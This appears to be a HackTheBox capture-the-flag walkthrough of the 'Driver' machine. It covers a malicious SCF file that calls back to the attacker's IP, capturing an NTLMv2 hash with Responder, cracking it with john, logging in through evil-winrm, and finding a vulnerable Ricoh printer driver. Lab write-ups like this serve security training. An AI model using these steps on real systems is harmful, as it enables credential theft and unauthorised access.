
Finding the password via a dictionary attack thanks to Burp Suite.

Now we can log into the web page in either the Burp browser or our normal web browser such as Firefox using these cracked credentials.

HTB Machine: Driver


Gaining A Foothold

Once we are logged in, it's time to poke around the web directories and see what possible exploits we could perform to gain some form of access to the machine working in the background.



Once you provide the correct username and password, we will be logged in to the site. You will notice that Burp captures the requests when you click to a different web page that exists and each time the Base64 encoded string is submitted within the GET request (if you keep intercept mode on).

You will soon notice that there are only two web pages, the 'Home' page and the 'Firmware Updates' page. Clicking on the latter, we can see functionality to upload a file and it states in text on the page that the testing team will review the uploads manually (i.e., they will be accessed on the back end).




Try uploading a reverse shell script.

HTB Machine: Driver

Now the problem is we don't know where these malicious files we can upload will be saved to and trying to enumerate the directories doesn't bring much luck, even using the credentials with gobuster, there isn't many, if any, easy to find directory locations so uploading a malicious reverse shell and getting that to execute and call back to a netcat listener may not be possible.

I did try uploading a reverse shell .exe file created with msfvenom and uploading it, but it didn't call back to my netcat... hmm, there is probably a different path of attack then for now.



Despite seeming like the reverse shell was uploaded successfully, we have little chance of getting it to run on the target machine ourselves.

Any help I've found online has pointed towards performing a SCF (Shell Command File) attack which exploits SMB to gather user hashes. This makes sense knowing that port 445/tcp is open.

```
kali@kali: ~  
File Actions Edit View Help  
VPN.10.10.11.106 x ifconfig 10.10.14.181 x kali@kali: ~ x kali@kali: ~ x  
$ nmap 10.10.11.106 -F -sV  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 15:29 EST  
Nmap scan report for 10.10.11.106  
Host is up (0.021s latency).  
Not shown: 97 filtered ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0  
135/tcp   open  msrpc        Microsoft Windows RPC  
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds
```

From the port enumeration earlier, we know port 445, usually reserved for SMB appears to be open.

An SCF will typically run every time a user logs into their account if the file is placed in a public directory location. We can upload a malicious SCF and insert some simple code that seeks back to our attacking machine and use a tool like Responder in the background to capture the SMB's attempts at contacting us, essentially, and then use this captured connection request to crack the user's password.

For more information, this is where I learnt more about this kind of attack:

<https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/>

HTB Machine: Driver

First up, we need to set Responder up to listen in the background, similar to how netcat listens out for incoming connections to certain ports. If the `sudo responder` command doesn't work (or you want to update the pre-installed version on your machine) install it using:

```
sudo apt update
sudo apt install responder
```

And then set it up to listen on your HackTheBox VPN connection like so... (sure to set the interface with `-I`)

```
(kali@kali)-[~]
$ sudo responder -I tun0

[+] NBT-NS, LLMNR & MDNS Responder 3.0.7.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
DHCP [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
```

At the bottom of the list, it will sit waiting with the text 'Listening for events ...'

HTB Machine: Driver

Next, we need to create a SFC that will call back to our machine. Use nano or mousepad, or any text editor and create a similar SFC file to this....

```

kali@kali: ~
File Actions Edit View Help
VPN 10.10.11.106 x 10.10.14.123 x responder x kali@kali: ~ x
(kali㉿kali)-[~]
$ cat badjuju.scf
[shell]
iconfile=\\10.10.14.123\\home\\
(kali㉿kali)-[~]
$ 

```

Be sure to give the file a '.scf' extension when you save it, and use at least one directory after the IP address, I used `home` here in my example.

When you create your file, substitute the 10.10.14.123 for your IP address on your VPN connection.

Now, we upload this file via the web page functionality and wait a few moments, seemingly for the user to browse the share where the SCF file is stored... I think. Regardless, wait a moment and check on your **responder** terminal window...

[illegible]

It appears a user named tony on a host named DRIVER has attempted to contact us via NTLMv2...

HTB Machine: Driver

Perfect, thanks to Responder we have captured the NTLM hash that the target machine sent us when it went looking for the iconfile inside our malicious SCF file.

Now we need to grab that hash from the screen, copy and paste it into a new simple text file, or grab it from the Responder logs which can probably be found at `/usr/share/responder/logs` and the log itself will probably be named something akin to: `SMB-NTLMv2-SSP-10.10.11.106.txt`.

[illegible]

Copy and paste this into a new .txt file somewhere memorable like your home directory. Remember what you call it.

Next, we need the infamous `rockyou.txt`, the best wordlist to use `john` the ripper with to crack hashed passwords - it's a very famous file with 139,921,507 words, use `wc rockyou.txt` and you can see for yourself!


By default, Kali has a compressed/zipped version of the file which we will need to unzip with **gunzip**. I found the file first using **locate** (you can download it from a google search if it's not present on your file system), then I copied the file to my home directory using **cp**, then I unzipped the file using **gunzip** before checking it was there ok in my home directory ready to use via **ls**.

```
kali@kali: ~  
File Actions Edit View Help  
VPN 10.....11.106 x 10.1.....123 x res...der x kali@kali: /usr/s...re/responder/logs x kali@...li: ~ x kali@...li: ~ x  
(kali@kali)-[~]  
$ locate rockyou.txt  
/usr/share/wordlists/rockyou.txt.gz  
(kali@kali)-[~]  
$ cp /usr/share/wordlists/rockyou.txt.gz /home/kali && sudo gunzip /home/kali/rockyou.txt.gz  
[sudo] password for kali:  
Initiate the testing soon.  
(kali@kali)-[~]  
$ ls  
badjuju.scf Documents Music Public rockyou.txt tony.txt  
Desktop Downloads Pictures reverse.exe Templates Videos  
(kali@kali)-[~]  
$
```

It doesn't matter much where you save the unzipped file; for the sake of time its best to save it somewhere where you will run the next command, john the ripper as you won't need the file's full path name.

HTB Machine: Driver

Run **John** like so and give it a few moments to get to work on the hash. You don't have to specify which format to use but this may speed up the process.



```
(kali@kali)-[~]
$ john tony.txt -w=rockyou.txt --format=netntlmv2
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(tony)
1g 0:00:00:00 DONE (2021-12-14 16:38) 25.00g/s 793600p/s 793600c/s 793600C/s !!!!!..225566
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed

(kali@kali)-[~]
$
```

And the password has been cracked! Be sure to use the **-w** flag with an equal sign and no space so the **rockyou.txt** is in purple, not white.

Now that we have the user's password, we can exploit this using a tool that will allow us to connect to the user's machine via their username and password thanks to WS-Management protocol (the WS standing for Web Services) via Window's method known as WinRM (Windows Remote Management).

For more information about WS-Management Protocol, check the link below:

<https://docs.microsoft.com/en-us/windows/win32/winrm/ws-management-protocol>

For more information about how Window's uses the protocol via their WinRM, check here:

<https://docs.microsoft.com/en-us/windows/win32/winrm/about-windows-remote-management>

The best tool around for the job is Hackplayer's Evil-WinRM which can be found at Github:


<https://github.com/Hackplayers/evil-winrm>

Win-RM traditionally uses **port 5985**, and as we know from port scanning this port is open for 'WS Man' (WS-Management), thus we are in luck and able to use **evil-winrm**.

Author: ForTheHacKing

HTB Machine: Driver


Date: 12/21



```
kali@kali: ~  
File Actions Edit View Help  
VPN 10.10.11.106 x 10.10.14.123 x kali@kali: ~ x  
[kali@kali: ~] $ sudo gem install evil-winrm  
[sudo] password for kali:  
Fetching multi_json-1.15.0.gem  
Fetching logging-2.3.0.gem  
Fetching little-plugger-1.1.4.gem  
Fetching rubyntlm-0.6.3.gem  
Fetching httpclient-2.8.3.gem  
Fetching builder-3.2.4.gem  
Fetching gyoku-1.3.1.gem  
Fetching nori-2.6.0.gem  
Fetching evil-winrm-3.3.gem  
Fetching gssapi-1.3.1.gem  
Fetching erubi-1.10.0.gem  
Fetching winrm-2.3.6.gem  
Fetching winrm-fs-1.3.5.gem  
Fetching logger-1.4.4.gem  
Successfully installed rubyntlm-0.6.3  
Successfully installed nori-2.6.0  
Successfully installed multi_json-1.15.0  
Successfully installed little-plugger-1.1.4  
Successfully installed logging-2.3.0  
Successfully installed httpclient-2.8.3  
Successfully installed builder-3.2.4  
Successfully installed gyoku-1.3.1  
Successfully installed gssapi-1.3.1  
Successfully installed erubi-1.10.0  
Successfully installed winrm-2.3.6  
Successfully installed winrm-fs-1.3.5  
Successfully installed logger-1.4.4  
Happy hacking! :)
```

We can quickly install this (if you haven't already) using `sudo gem install evil-winrm`.

After installing the tool, we shall run it using the credentials we now know...



```
(kali@kali)-[~]  
$ sudo evil-winrm -i 10.10.11.106 -u tony -p [REDACTED]  
Evil-WinRM shell v3.3  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
  
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
  
Info: Establishing connection to remote endpoint  
  
*Evil-WinRM* PS C:\Users\tony\Documents> whoami  
driver\tony  
*Evil-WinRM* PS C:\Users\tony\Documents> [REDACTED]
```

The `-u` and the `-p` flags are used to give `evil-winrm` the username and password we just cracked using `john`.

And with that, it's fairly easy to poke around using `cd`, `dir` and `type` to find the `user.txt` and see inside it for the flag to own the system as a user! (jus' check around Tony's stuff, capiche?)

HTB Machine: Driver

Escalating Privileges

Interestingly, we can find through the **C:\inetpub** directory the **fw_up.php** web page and use **type** to read the php script...

```
*Evil-WinRM* PS C:\inetpub\wwwroot> type fw_up.php

<?php
if( ( isset($_SERVER['PHP_AUTH_USER']) && ( $_SERVER['PHP_AUTH_USER'] = [REDACTED] ) AND
    ( isset($_SERVER['PHP_AUTH_PW']) && ( $_SERVER['PHP_AUTH_PW'] = [REDACTED] ) ) )
{
    if($_SERVER['REQUEST_METHOD']=="POST"){
        $target_dir = "C:\\firmwares\\";
        $target_file = [REDACTED].$_FILES["firmware"]["name"];
        if (move_uploaded_file($_FILES["firmware"]["tmp_name"], $target_file)) {
            header('Location: fw_up.php?msg=SUCCESS');
        }
        else {
            header('Location: fw_up.php?msg=ERR');
        }
    }
    else
    {
        <?>
    }
}
<!DOCTYPE html>
<html lang="en" >
```

We can see that the username and password are what we now know they are too.

We can also gather that the directory where uploaded files are saved to is the **C:\firmwares** and the **SUCCESS** message is displayed if this is successful, otherwise we would see an **ERR** message.

And sure enough, this is where the upload functionality saves our files...

```
*Evil-WinRM* PS C:\firmwares> dir

Directory: C:\firmwares

Mode                LastWriteTime         Length Name
----                -
-a-----         12/14/2021   9:59 PM             37 badjuju.scf

*Evil-WinRM* PS C:\firmwares>
```

It does frequently delete what is saved in here though. To see your uploaded file, upload one again and quickly switch back to the shell and enter the **dir** command before it gets automatically deleted after around ten seconds or so.

So yes, we would probably never have been able to upload a reverse shell and execute it remotely using Local File Inclusion (LFI) or something like **curl** as it is saved in an area where we cannot access without gaining at least user-level access to the machine back end (I think so at least, but I may be wrong).

Author: ForTheHacKing

HTB Machine: Driver

Date: 12/21

And it appears that we do not have permissions to execute any files that get uploaded here anyway...

```
*Evil-WinRM* PS C:\firmwares> ./nasty.php
Program 'nasty.php' failed to run: Access is deniedAt line:1 char:1
+ ./nasty.php
+ ~~~~~
At line:1 char:1
+ ./nasty.php
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\firmwares>
```


Uploading a malicious script via the web portal and then quickly executing it doesn't seem likely.

Anyway, now that we're in as a user, it's time to do some checks for possible avenues of escalation. After trying to get BeRoot.py to run and failing, I decided to try winPEAS.exe (I believe python doesn't have permissions to be run on this machine/user account, but .exe seemed to run ok).

You will first need to download [winPEASany.exe](https://github.com/carlospolop/PEASS-ng/blob/master/winPEAS/winPEASx64/binaries/Release/winPEASany.exe) from GitHub, found here:


<https://github.com/carlospolop/PEASS-ng/blob/master/winPEAS/winPEASx64/binaries/Release/winPEASany.exe>

And save the file to your machine using the 'Download' button.



Once it is downloaded, it can likely be found in your `/home/USER/Downloads` directory.

Be sure to use evil-winrm's upload functionality to quickly upload the [winPEASany.exe](#) file.



You may need to move the file on your local machine to the save directory you started evil-winrm in.

HTB Machine: Driver

And it appears that aside from some pinging, our little Tony here has been adding printers along with the drivers to run them... what was the name of this machine again? Are we on the right track?

```
*Evil-WinRM* PS C:\users\tony\desktop> type C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
*Evil-WinRM* PS C:\users\tony\desktop> []
```

It's a good idea to make a note of this file, it's a common one you want to look for when gaining access.

Doing some quick Googling using 'RICOH PCL6 Universal Driver V4.23 vulnerabilities' allows to discover that this driver is indeed vulnerable to privilege escalation...

Local Privilege Escalation in many Ricoh Printer Drivers for Windows (CVE-2019-19363) | Pentagrid AG - Mozilla Firefox

https://www.pentagrid.ch/en/blog/local-privilege-escalation-in-ricoh-printer-drivers-for-windows-cve-2019-19363/

Impact

The improperly protected library files are loaded by the Windows `PrintIsolationHost.exe`, which is a privileged process running as `SYSTEM`. When an attacker overwrites library files that are used in an administrative context, the library code gets executed with administrative privileges as well. Thus, the attacker is able to escalate privileges to `SYSTEM`.

As installing printers is not disallowed by default on Domain managed Windows computers, this can be used as a universal privilege escalation as long as the vulnerable printer drivers are valid and installed.

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H, 8.8 High

Timeline

- 2019-10-17: Pentagrid has been asked to support the disclosure process, because the source was not successful in reporting this vulnerability to Ricoh.
- 2019-10-23: Asked @ricoheurope Twitter channel regarding a security contact. No response, yet.
- 2019-10-29: Successfully established a contact with a Ricoh employee via LinkedIn. Other contact attempts via LinkedIn failed so far.
- 2019-10-29: Asked @AskRicoh Twitter channel regarding a security contact.
- 2019-10-31: Received two e-mail addresses as potential security contacts via LinkedIn contact.
- 2019-11-02: Initial contact with provided two Ricoh e-mail addresses.
- 2019-11-04: Received PSIRT contact address (psirt@ricoh-usa.com).
- 2019-11-05: Sent preliminary advisory to PSIRT.
- 2019-11-05: @AskRicoh responded on Twitter.
- 2019-11-14: Response from Ricoh PSIRT with a timeline proposal and intended steps.
- 2019-12-05: CVE-2019-19363 has been assigned.
